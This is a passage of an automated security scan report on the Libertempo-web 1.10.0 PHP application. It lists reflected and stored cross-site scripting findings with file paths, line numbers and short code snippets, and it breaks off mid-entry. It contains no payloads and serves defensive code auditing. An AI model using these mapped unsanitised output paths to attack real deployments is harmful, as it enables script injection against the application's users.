File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_POST.php
Line	3499	57
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method private function _getClientUrl()

```
.....
3499.                $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_POST.php

Method <?php

```
.....
57.                <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```


Reflected XSS All Clients\Path 48:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=48
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php</code>
Line	3499	55
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3499.             $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```



File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php`
 Method `<?php`

```
....
55.      <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 49:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=49
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb_chaining.</code>

		php
Line	3499	55
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.           $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb_chaining.php

Method <?php

```
....
55.           <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 50:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=50
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service.php
Line	3499	86
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.           $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service.php

Method <?php

```
.....
86. echo '<p>The user\'s login is <b>' . phpCAS::getUser() .
'</b>.</p>';
```

Stored XSS

Query Path:

PHP\Cx\PHP High Risk\Stored XSS Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.7 - Cross-site scripting (XSS)

OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

Description

Stored XSS\Path 1:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=250
Status	New

Method get_list_all_users_du_resp at line 733 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method query at line 120 of /Libertempo-web-1.10.0/includes/SQL.php. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	748	189
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_list_all_users_du_resp(\$resp_login)

```
.....
748. while ($resultat1 = $ReqLog1->fetch_array())
```

File Name /Libertempo-web-1.10.0/includes/SQL.php

Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
.....
189. 'sql : ' . $query. "\n".
```

Stored XSS\Path 2:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=251
Status	New

Method `get_list_all_users_du_resp` at line 733 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method `query` at line 120 of `/Libertempo-web-1.10.0/includes/SQL.php`. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/includes/SQL.php</code>
Line	777	189
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
Method `function get_list_all_users_du_resp($resp_login)`

```
....  
777.         while ($resultat_2 = $ReqLog_2->fetch_array())
```

File Name `/Libertempo-web-1.10.0/includes/SQL.php`
Method `public function query($query , $resultmode = MYSQLI_STORE_RESULT)`

```
....  
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 3:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=252
Status	New

Method `get_list_groupes_du_resp` at line 816 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method `query` at line 120 of `/Libertempo-web-1.10.0/includes/SQL.php`. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/includes/SQL.php</code>
Line	824	189
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function get_list_groupes_du_resp(\$resp_login)

```
....
824.         while ($resultat1 = $ReqLog1->fetch_array())
```



File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 4:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=253>
Status New

Method get_list_groupes_du_grand_resp at line 838 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method query at line 120 of /Libertempo-web-1.10.0/includes/SQL.php. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	846	189
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function get_list_groupes_du_grand_resp(\$resp_login)

```
....
846.         while ($resultat1 = $ReqLog1->fetch_array())
```



File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 5:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=254
Status	New

Method `get_list_groupes_double_valid` at line 860 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method query at line 120 of `/Libertempo-web-1.10.0/includes/SQL.php`. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/includes/SQL.php</code>
Line	866	189
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function get_list_groupes_double_valid()`

```
....
866.         while ($resultat1 = $ReqLog1->fetch_array())
```



File Name `/Libertempo-web-1.10.0/includes/SQL.php`
 Method `public function query($query , $resultmode = MYSQLI_STORE_RESULT)`

```
....
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 6:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=255
Status	New

Method `get_list_groupes_double_valid_du_resp` at line 880 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method query at line 120 of `/Libertempo-web-1.10.0/includes/SQL.php`. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/includes/SQL.php</code>
Line	890	189
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_list_groupes_double_valid_du_resp(\$resp_login)

```
....
890.         while ($resultat1 = $ReqLog1->fetch_array())
```



File Name /Libertempo-web-1.10.0/includes/SQL.php

Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 7:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=256>

Status New

Method get_list_groupes_double_valid_du_grand_resp at line 905 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method query at line 120 of /Libertempo-web-1.10.0/includes/SQL.php. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	913	189
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_list_groupes_double_valid_du_grand_resp(\$resp_login)

```
....
913.         while ($resultat1 = $ReqLog1->fetch_array())
```



File Name /Libertempo-web-1.10.0/includes/SQL.php

Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 8:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=257
Status	New

Method `get_list_all_users` at line 940 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method `query` at line 120 of `/Libertempo-web-1.10.0/includes/SQL.php`. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/includes/SQL.php</code>
Line	946	189
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function get_list_all_users()`

```
....
946.         while ($resultat1 = $ReqLog1->fetch_array())
```



File Name `/Libertempo-web-1.10.0/includes/SQL.php`
 Method `public function query($query , $resultmode = MYSQLI_STORE_RESULT)`

```
....
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 9:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=258
Status	New

Method `recup_tableau_types_conges` at line 1408 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/utilisateur/user_nouvelle_absence.php</code>
Line	1414	4
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_types_conges()

```
....
1414.         while ($l = $data->fetch_array())
```



File Name /Libertempo-web-1.10.0/utilisateur/user_nouvelle_absence.php
Method <?php

```
....
4.
```

Stored XSS\Path 10:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=259>
Status New

Method recup_tableau_types_conges at line 1408 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_jours_fermeture.php
Line	1414	16
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_types_conges()

```
....
1414.         while ($l = $data->fetch_array())
```



File Name /Libertempo-web-1.10.0/hr/hr_jours_fermeture.php
Method <?php

```
....
16. echo \hr\Fonctions::pageJoursFermetureModule();
```

Stored XSS\Path 11:

Severity High
Result State To Verify

Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=260
Status	New

Method `recup_tableau_types_conges` at line 1408 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/edition/edition_papier.php</code>
Line	1414	10
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function recup_tableau_types_conges()`

```
....
1414.         while ($l = $data->fetch_array())
```

File Name `/Libertempo-web-1.10.0/edition/edition_papier.php`
 Method `<?php`

```
....
10.     echo \edition\Fonctions::editPapierModule();
```

Stored XSS\Path 12:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=261
Status	New

Method `recup_tableau_types_absence` at line 1423 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/utilisateur/user_nouvelle_absence.php</code>
Line	1429	4
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`

Method function recup_tableau_types_absence()

```
....
1429.         while ($l = $data->fetch_array())
```

File Name /Libertempo-web-1.10.0/utilisateur/user_nouvelle_absence.php

Method <?php

```
....
4.
```

Stored XSS\Path 13:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=262>

Status New

Method recup_tableau_types_conges_exceptionnels at line 1438 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/utilisateur/user_nouvelle_absence.php
Line	1444	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function recup_tableau_types_conges_exceptionnels()

```
....
1444.         while ($l = $data->fetch_array())
```

File Name /Libertempo-web-1.10.0/utilisateur/user_nouvelle_absence.php

Method <?php

```
....
4.
```

Stored XSS\Path 14:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac->

	paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=263
Status	New

Method `recup_tableau_types_conges_exceptionnels` at line 1438 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/hr/hr_ajout_conges.php</code>
Line	1444	4
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function recup_tableau_types_conges_exceptionnels()`

```
....
1444.         while ($l = $data->fetch_array())
```

File Name `/Libertempo-web-1.10.0/hr/hr_ajout_conges.php`
 Method `<?php`

```
....
4.
```

Stored XSS\Path 15:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=264
Status	New

Method `recup_tableau_types_conges_exceptionnels` at line 1438 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/responsable/resp_ajout_conges.php</code>
Line	1444	4
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_types_conges_exceptionnels()

```
.....
1444.         while ($l = $data->fetch_array())
```



File Name /Libertempo-web-1.10.0/responsable/resp_ajout_conges.php
Method <?php

```
.....
4.
```

Stored XSS\Path 16:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=265>
Status New

Method recup_tableau_types_conges_exceptionnels at line 1438 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_jours_fermeture.php
Line	1444	16
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_types_conges_exceptionnels()

```
.....
1444.         while ($l = $data->fetch_array())
```



File Name /Libertempo-web-1.10.0/hr/hr_jours_fermeture.php
Method <?php

```
.....
16.     echo \hr\Fonctions::pageJoursFermetureModule();
```

Stored XSS\Path 17:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac->

	paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=266
Status	New

Method `recup_tableau_types_conges_exceptionnels` at line 1438 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/edition/edition_papier.php</code>
Line	1444	10
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function recup_tableau_types_conges_exceptionnels()`

```
....
1444.         while ($l = $data->fetch_array())
```

File Name `/Libertempo-web-1.10.0/edition/edition_papier.php`
 Method `<?php`

```
....
10.     echo \edition\Fonctions::editPapierModule();
```

Stored XSS\Path 18:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=267
Status	New

Method `recup_tableau_conges_for_user` at line 1472 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/edition/edition_papier.php</code>
Line	1485	10
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function recup_tableau_conges_for_user($login, $hide_conges_exceptionnels)`

```
.....
1485.         while ($l = $data->fetch_array())
```

File Name /Libertempo-web-1.10.0/edition/edition_papier.php
Method <?php

```
.....
10.   echo \edition\Fonctions::editPapierModule();
```

Stored XSS\Path 19:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=268>
Status New

Method recup_tableau_conges_for_user at line 1472 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_ajout_conges.php
Line	1485	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_conges_for_user(\$login, \$hide_conges_exceptionnels)

```
.....
1485.         while ($l = $data->fetch_array())
```

File Name /Libertempo-web-1.10.0/hr/hr_ajout_conges.php
Method <?php

```
.....
4.
```

Stored XSS\Path 20:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=269>
Status New

Method `recup_tableau_conges_for_user` at line 1472 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/responsable/resp_ajout_conges.php</code>
Line	1485	4
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function recup_tableau_conges_for_user($login, $hide_conges_exceptionnels)`

```
....
1485.         while ($l = $data->fetch_array())
```

File Name `/Libertempo-web-1.10.0/responsable/resp_ajout_conges.php`
 Method `<?php`

```
....
4.
```

Stored XSS\Path 21:

Severity High
 Result State To Verify
 Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=270>
 Status New

Method `recup_tableau_conges_for_user` at line 1472 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/hr/hr_cloture_year.php</code>
Line	1485	4
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function recup_tableau_conges_for_user($login, $hide_conges_exceptionnels)`


```
....
1485.         while ($l = $data->fetch_array())
```

File Name /Libertempo-web-1.10.0/hr/hr_cloture_year.php

Method <?php

```
....
4.
```

Stored XSS\Path 22:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=271>

Status New

Method recup_tableau_conges_for_user at line 1472 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/resp_cloture_exercice.php
Line	1485	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function recup_tableau_conges_for_user(\$login, \$hide_conges_exceptionnels)

```
....
1485.         while ($l = $data->fetch_array())
```

File Name /Libertempo-web-1.10.0/responsable/resp_cloture_exercice.php

Method <?php

```
....
4. echo \responsable\Fonctions::clotureExerciceModule();
```

Stored XSS\Path 23:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=272>

Status New

Method recup_tableau_conges_for_user at line 1472 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_page_principale.php
Line	1485	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_conges_for_user(\$login, \$hide_conges_exceptionnels)

```
....
1485.         while ($l = $data->fetch_array())
```

File Name /Libertempo-web-1.10.0/hr/hr_page_principale.php
Method <?php

```
....
4.
```

Stored XSS\Path 24:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=273>
Status New

Method recup_tableau_conges_for_user at line 1472 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/resp_page_principale.php
Line	1485	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_conges_for_user(\$login, \$hide_conges_exceptionnels)

```
.....
1485.         while ($l = $data->fetch_array())
```

File Name /Libertempo-web-1.10.0/responsable/resp_page_principale.php
Method <?php

```
.....
4.
```

Stored XSS\Path 25:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=274>
Status New

Method recup_tableau_conges_for_user at line 1472 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/utilisateur/user_index.php
Line	1485	70
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_conges_for_user(\$login, \$hide_conges_exceptionnels)

```
.....
1485.         while ($l = $data->fetch_array())
```

File Name /Libertempo-web-1.10.0/utilisateur/user_index.php
Method <?php

```
.....
70.  echo affiche_tableau_bilan_conges_user($_SESSION['userlogin']);
```

Stored XSS\Path 26:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=275>
Status New

Method `recup_tableau_conges_for_user` at line 1472 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method `affiche_decimal` at line 215 of `/Libertempo-web-1.10.0/fonctions_conges.php`. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>
Line	1485	229
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function recup_tableau_conges_for_user($login, $hide_conges_exceptionnels)`

```
....
1485.         while ($l = $data->fetch_array())
```

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function affiche_decimal($str)`

```
....
229.         echo 'ERREUR: affiche_decimal('.$str.') : '.$str.' n\'a
pas le format attendu !!!!<br>';
```

Stored XSS\Path 27:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=276
Status	New

Method `affiche_tableau_bilan_conges_user` at line 1495 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/utilisateur/user_index.php</code>
Line	1499	70
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function affiche_tableau_bilan_conges_user($login)`

```
.....
1499.          $resultat = $ReqLog->fetch_array();
```

File Name /Libertempo-web-1.10.0/utilisateur/user_index.php
Method <?php

```
.....
70.   echo affiche_tableau_bilan_conges_user($_SESSION['userlogin']);
```

Stored XSS\Path 28:

Severity High
Result State To Verify
